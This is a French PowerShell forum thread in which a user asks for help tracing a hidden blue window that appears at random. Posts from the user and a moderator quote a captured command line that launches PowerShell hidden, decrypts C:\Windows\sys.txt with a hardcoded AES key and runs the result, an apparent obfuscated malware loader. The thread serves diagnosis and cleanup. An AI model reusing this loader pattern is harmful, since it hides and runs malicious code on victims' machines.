Question
Fenêtre bleue furtive et aléatoire
- Kaou
- Auteur du sujet
- Hors Ligne
- Membre junior
-

Réduire
Plus d'informations
- Messages : 24
- Remerciements reçus 1
il y a 1 an 6 mois #34685
par Kaou
Réponse de Kaou sur le sujet Fenêtre bleue furtive et aléatoire
Bonjour, Je viens de démarrer mon PC, j'ai ouvert le gestionnaire de tâches, il n'y a aucun process de PowerShell de lancé. J'ai quelques questions sur PowerShell, si vous pouviez m'éclairer à ce propos : - Un process PowerShell peut-il se lancer de lui-même ou est-ce un autre programme qui provoque son ouverture ? - Un process PowerShell peut-il lancer un autre process PowerShell ? - En quoi consiste précisément la fonctionnalité de PowerShell ? J'ai retrouvé une copie de fichiers mis en quarantaine par mon antivirus sur 3 jours, j'ai eu une rafale d'alertes, ces fichiers pourraient-ils avoir été à l'origine du phénomène "fenêtre bleue", je n'avais pas fait le rapprochement, mais depuis je me pose la question ? Tous les fichiers qui avaient été mis en quarantaine ont bien été supprimés, je viens de le vérifier, et l'analyse de l'antivirus est clean. Hier, pendant la période d'utilisation du PC je n'ai pas eu de fenêtre bleue, sans avoir rien fait de particulier. Merci encore pour vos réponses et votre aide.
Pièces jointes :
Connexion ou Créer un compte pour participer à la conversation.
- Kaou
- Auteur du sujet
- Hors Ligne
- Membre junior
-
Réduire
Plus d'informations
- Messages : 24
- Remerciements reçus 1
il y a 1 an 6 mois #34686
par Kaou
Réponse de Kaou sur le sujet Fenêtre bleue furtive et aléatoire
Manifestement je me suis réjoui un peu trop vite, je viens d'avoir une nouvelle fenêtre bleue ce matin, hier matin je n'avais pas utilisé mon ordinateur.
En fonction de l'heure, dans l'observateur d'évènements, j'ai trouvé un process "Bonjour Service" en erreur, y a-t-il un rapport ?
Je joins la copie écran, si cela peut aider...
En fonction de l'heure, dans l'observateur d'évènements, j'ai trouvé un process "Bonjour Service" en erreur, y a-t-il un rapport ?
Je joins la copie écran, si cela peut aider...
Pièces jointes :
Connexion ou Créer un compte pour participer à la conversation.
- xyz
- Hors Ligne
- Modérateur
-

Réduire
Plus d'informations
- Messages : 6311
- Remerciements reçus 69
il y a 1 an 6 mois #34687
par xyz
Tutoriels PowerShell
Réponse de xyz sur le sujet Fenêtre bleue furtive et aléatoire
>>En quoi consiste précisément la fonctionnalité de PowerShell ? >>Un process
C'est un shell (outil d'administration système).
>>PowerShell peut-il se lancer de lui-même
Non,il faut un 'lanceur' ou un timer (tâche planifiée).
>>j'ai eu une rafale d'alertes, ces fichiers pourraient-ils avoir été à l'origine du phénomène
Tant que l'on ne connait pas le process qui exécute une instance Powershell on ne peut pas savoir. En tout cas ta machine est à contrôler.
Voir : answers.microsoft.com/fr-fr/windows/foru...97-8905-3b50f01c0d31
Le soft cité FRST64 :
www.lesnumeriques.com/telecharger/farbar...very-scan-tool-23904
>>j'ai trouvé un process "Bonjour Service" en erreur, y a-t-il un rapport
Aucune idée, à priori non, mais sans accès à la machine on ne peut pas savoir.
C'est un shell (outil d'administration système).
>>PowerShell peut-il se lancer de lui-même
Non,il faut un 'lanceur' ou un timer (tâche planifiée).
>>j'ai eu une rafale d'alertes, ces fichiers pourraient-ils avoir été à l'origine du phénomène
Tant que l'on ne connait pas le process qui exécute une instance Powershell on ne peut pas savoir. En tout cas ta machine est à contrôler.
Voir : answers.microsoft.com/fr-fr/windows/foru...97-8905-3b50f01c0d31
Le soft cité FRST64 :
www.lesnumeriques.com/telecharger/farbar...very-scan-tool-23904
>>j'ai trouvé un process "Bonjour Service" en erreur, y a-t-il un rapport
Aucune idée, à priori non, mais sans accès à la machine on ne peut pas savoir.
Tutoriels PowerShell
Connexion ou Créer un compte pour participer à la conversation.
- Kaou
- Auteur du sujet
- Hors Ligne
- Membre junior
-
Réduire
Plus d'informations
- Messages : 24
- Remerciements reçus 1
il y a 1 an 6 mois #34688
par Kaou
Réponse de Kaou sur le sujet Fenêtre bleue furtive et aléatoire
La procédure avec FRST64 a déjà été réalisée. Les contrôles ont également été effectués avec AVIRA antivirus Malwarebytes et l'outil Scanner de sécurité Microsoft.
Les dernières informations m'éclairent un peu plus ; je vais démarrer mon ordinateur demain matin avec Process Monitor et une vidéo de capture d'écran, comme cela semble arriver dans un créneau horaire assez réduit j'ai peut-être une chance de trouver le lanceur ou la tâche à l'origine de cette fenêtre.
Je vous tiendrai au courant, bonne soirée.
Les dernières informations m'éclairent un peu plus ; je vais démarrer mon ordinateur demain matin avec Process Monitor et une vidéo de capture d'écran, comme cela semble arriver dans un créneau horaire assez réduit j'ai peut-être une chance de trouver le lanceur ou la tâche à l'origine de cette fenêtre.
Je vous tiendrai au courant, bonne soirée.
Connexion ou Créer un compte pour participer à la conversation.
- Kaou
- Auteur du sujet
- Hors Ligne
- Membre junior
-
Réduire
Plus d'informations
- Messages : 24
- Remerciements reçus 1
il y a 1 an 6 mois #34690
par Kaou
Réponse de Kaou sur le sujet Fenêtre bleue furtive et aléatoire
Bonjour,
J'ai la copie du process qui a lancé PowerShell au moment ou la fenêtre bleue est apparue, le voici :
Date: 23/02/2025 11:43:13,9168302
Thread: 23612
Class: Process
Operation: Process Start
Result: SUCCESS
Path:
Duration: 0.0000000
Parent PID: 2412
Command line: "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -NoL -NonI -W Hidden -nop ". {$e=Get-Content -Path 'C:\Windows\sys.txt' -Raw -Encoding Byte;$a=[System.Security.Cryptography.Aes]::Create();$a.Key=@(105,201,149,232,136,123,85,176,56,19,130,220,82,40,93,120,9,196,76,239,53,91,88,114,222,161,149,67,67,243,7,175);$a.IV=@(248,114,199,61,179,50,120,196,216,70,158,55,141,248,92,114);Invoke-Command ([Scriptblock]::Create(([System.Text.Encoding]::UTF8.GetString($a.CreateDecryptor().TransformFinalBlock($e,0,$e.Length)))));}"
Current directory: C:\Windows\system32\
Environment:
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\****\AppData\Roaming
ChocolateyInstall=C:\ProgramData\chocolatey
ChocolateyLastPathUpdate=133837534645326786
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=****-DESKTOP-65
ComSpec=C:\Windows\system32\cmd.exe
DokanLibrary1=C:\Program Files\Dokan\Dokan Library-1.5.1\
DokanLibrary1_LibraryPath_x64=C:\Program Files\Dokan\Dokan Library-1.5.1\lib\
DokanLibrary1_LibraryPath_x86=C:\Program Files\Dokan\Dokan Library-1.5.1\x86\lib\
DriverData=C:\Windows\System32\Drivers\DriverData
HOMEDRIVE=C:
HOMEPATH=\Users\****
LOCALAPPDATA=C:\Users\****\AppData\Local
LOGONSERVER=\\****-DESKTOP-65
NUMBER_OF_PROCESSORS=32
OneDrive=C:\Users\****\OneDrive
OS=Windows_NT
PAI_MODEL_DIR=C:\ProgramData\Topaz Labs LLC\Topaz Photo AI\models
Path=C:\Program Files (x86)\Common Files\Oracle\Java\java8path;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files\NVIDIA Corporation\NVIDIA NvDLISR;C:\Program Files (x86)\QuickTime\QTSystem\;C:\Program Files\dotnet\;C:\Program Files\IDM Computer Solutions\UltraFinder;C:\Program Files\IDM Computer Solutions\UltraCompare;C:\ProgramData\chocolatey\bin;C:\Users\****\AppData\Local\Microsoft\WindowsApps;C:\Users\****\AppData\Local\Programs\Fiddler;C:\Users\****\AppData\Local\JpegminiPro3\;C:\Program Files\Tesseract-OCR
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 183 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=b701
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PSModulePath=%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\****\AppData\Local\Temp
TMP=C:\Users\****\AppData\Local\Temp
USERDOMAIN=****-DESKTOP-65
USERDOMAIN_ROAMINGPROFILE=****-DESKTOP-65
USERNAME=****
USERPROFILE=C:\Users\****
windir=C:\Windows
__PSLockDownPolicy=0

Il semblerait que ce soit "chocolatey" qui soit à l'origine de cette fenêtre, dîtes-moi ce que vous en pensez ; je joins également la capture d'écran de la fenêtre bleue si cela peut aider.
Bonne journée
Yann
J'ai la copie du process qui a lancé PowerShell au moment ou la fenêtre bleue est apparue, le voici :
Date: 23/02/2025 11:43:13,9168302
Thread: 23612
Class: Process
Operation: Process Start
Result: SUCCESS
Path:
Duration: 0.0000000
Parent PID: 2412
Command line: "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -NoL -NonI -W Hidden -nop ". {$e=Get-Content -Path 'C:\Windows\sys.txt' -Raw -Encoding Byte;$a=[System.Security.Cryptography.Aes]::Create();$a.Key=@(105,201,149,232,136,123,85,176,56,19,130,220,82,40,93,120,9,196,76,239,53,91,88,114,222,161,149,67,67,243,7,175);$a.IV=@(248,114,199,61,179,50,120,196,216,70,158,55,141,248,92,114);Invoke-Command ([Scriptblock]::Create(([System.Text.Encoding]::UTF8.GetString($a.CreateDecryptor().TransformFinalBlock($e,0,$e.Length)))));}"
Current directory: C:\Windows\system32\
Environment:
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\****\AppData\Roaming
ChocolateyInstall=C:\ProgramData\chocolatey
ChocolateyLastPathUpdate=133837534645326786
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=****-DESKTOP-65
ComSpec=C:\Windows\system32\cmd.exe
DokanLibrary1=C:\Program Files\Dokan\Dokan Library-1.5.1\
DokanLibrary1_LibraryPath_x64=C:\Program Files\Dokan\Dokan Library-1.5.1\lib\
DokanLibrary1_LibraryPath_x86=C:\Program Files\Dokan\Dokan Library-1.5.1\x86\lib\
DriverData=C:\Windows\System32\Drivers\DriverData
HOMEDRIVE=C:
HOMEPATH=\Users\****
LOCALAPPDATA=C:\Users\****\AppData\Local
LOGONSERVER=\\****-DESKTOP-65
NUMBER_OF_PROCESSORS=32
OneDrive=C:\Users\****\OneDrive
OS=Windows_NT
PAI_MODEL_DIR=C:\ProgramData\Topaz Labs LLC\Topaz Photo AI\models
Path=C:\Program Files (x86)\Common Files\Oracle\Java\java8path;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files\NVIDIA Corporation\NVIDIA NvDLISR;C:\Program Files (x86)\QuickTime\QTSystem\;C:\Program Files\dotnet\;C:\Program Files\IDM Computer Solutions\UltraFinder;C:\Program Files\IDM Computer Solutions\UltraCompare;C:\ProgramData\chocolatey\bin;C:\Users\****\AppData\Local\Microsoft\WindowsApps;C:\Users\****\AppData\Local\Programs\Fiddler;C:\Users\****\AppData\Local\JpegminiPro3\;C:\Program Files\Tesseract-OCR
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 183 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=b701
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PSModulePath=%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\****\AppData\Local\Temp
TMP=C:\Users\****\AppData\Local\Temp
USERDOMAIN=****-DESKTOP-65
USERDOMAIN_ROAMINGPROFILE=****-DESKTOP-65
USERNAME=****
USERPROFILE=C:\Users\****
windir=C:\Windows
__PSLockDownPolicy=0
Il semblerait que ce soit "chocolatey" qui soit à l'origine de cette fenêtre, dîtes-moi ce que vous en pensez ; je joins également la capture d'écran de la fenêtre bleue si cela peut aider.
Bonne journée
Yann
Pièces jointes :
Connexion ou Créer un compte pour participer à la conversation.
- xyz
- Hors Ligne
- Modérateur
-
Réduire
Plus d'informations
- Messages : 6311
- Remerciements reçus 69
il y a 1 an 6 mois #34691
par xyz
Tutoriels PowerShell
Réponse de xyz sur le sujet Fenêtre bleue furtive et aléatoire
>>Il semblerait que ce soit "chocolatey" qui soit à l'origine de cette fenêtre
Lorsque je vois ce type de code, je me demande pourquoi obfusquer cet appel.Pour en être sûr il faut regarder quel est le process '2412' :
Parent PID: 2412
Et chocolatey installe une application pas un traitement récurrent, j'ai un doute...
Lorsque je vois ce type de code, je me demande pourquoi obfusquer cet appel.
"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -NoL -NonI -W Hidden -nop ". {$e=Get-Content -Path 'C:\Windows\sys.txt' -Raw -Encoding Byte

$a=[System.Security.Cryptography.Aes]::Create()

$a.Key=@(105,201,149,232,136,123,85,176,56,19,130,220,82,40,93,120,9,196,76,239,53,91,88,114,222,161,149,67,67,243,7,175)

$a.IV=@(248,114,199,61,179,50,120,196,216,70,158,55,141,248,92,114)

Invoke-Command ([Scriptblock]::Create(([System.Text.Encoding]::UTF8.GetString($a.CreateDecryptor().TransformFinalBlock($e,0,$e.Length)))))Parent PID: 2412
Et chocolatey installe une application pas un traitement récurrent, j'ai un doute...
Tutoriels PowerShell
Connexion ou Créer un compte pour participer à la conversation.
Temps de génération de la page : 0.045 secondes
- Vous êtes ici :
-
Accueil

-
forum
-
PowerShell
-
Entraide pour les débutants
- Fenêtre bleue furtive et aléatoire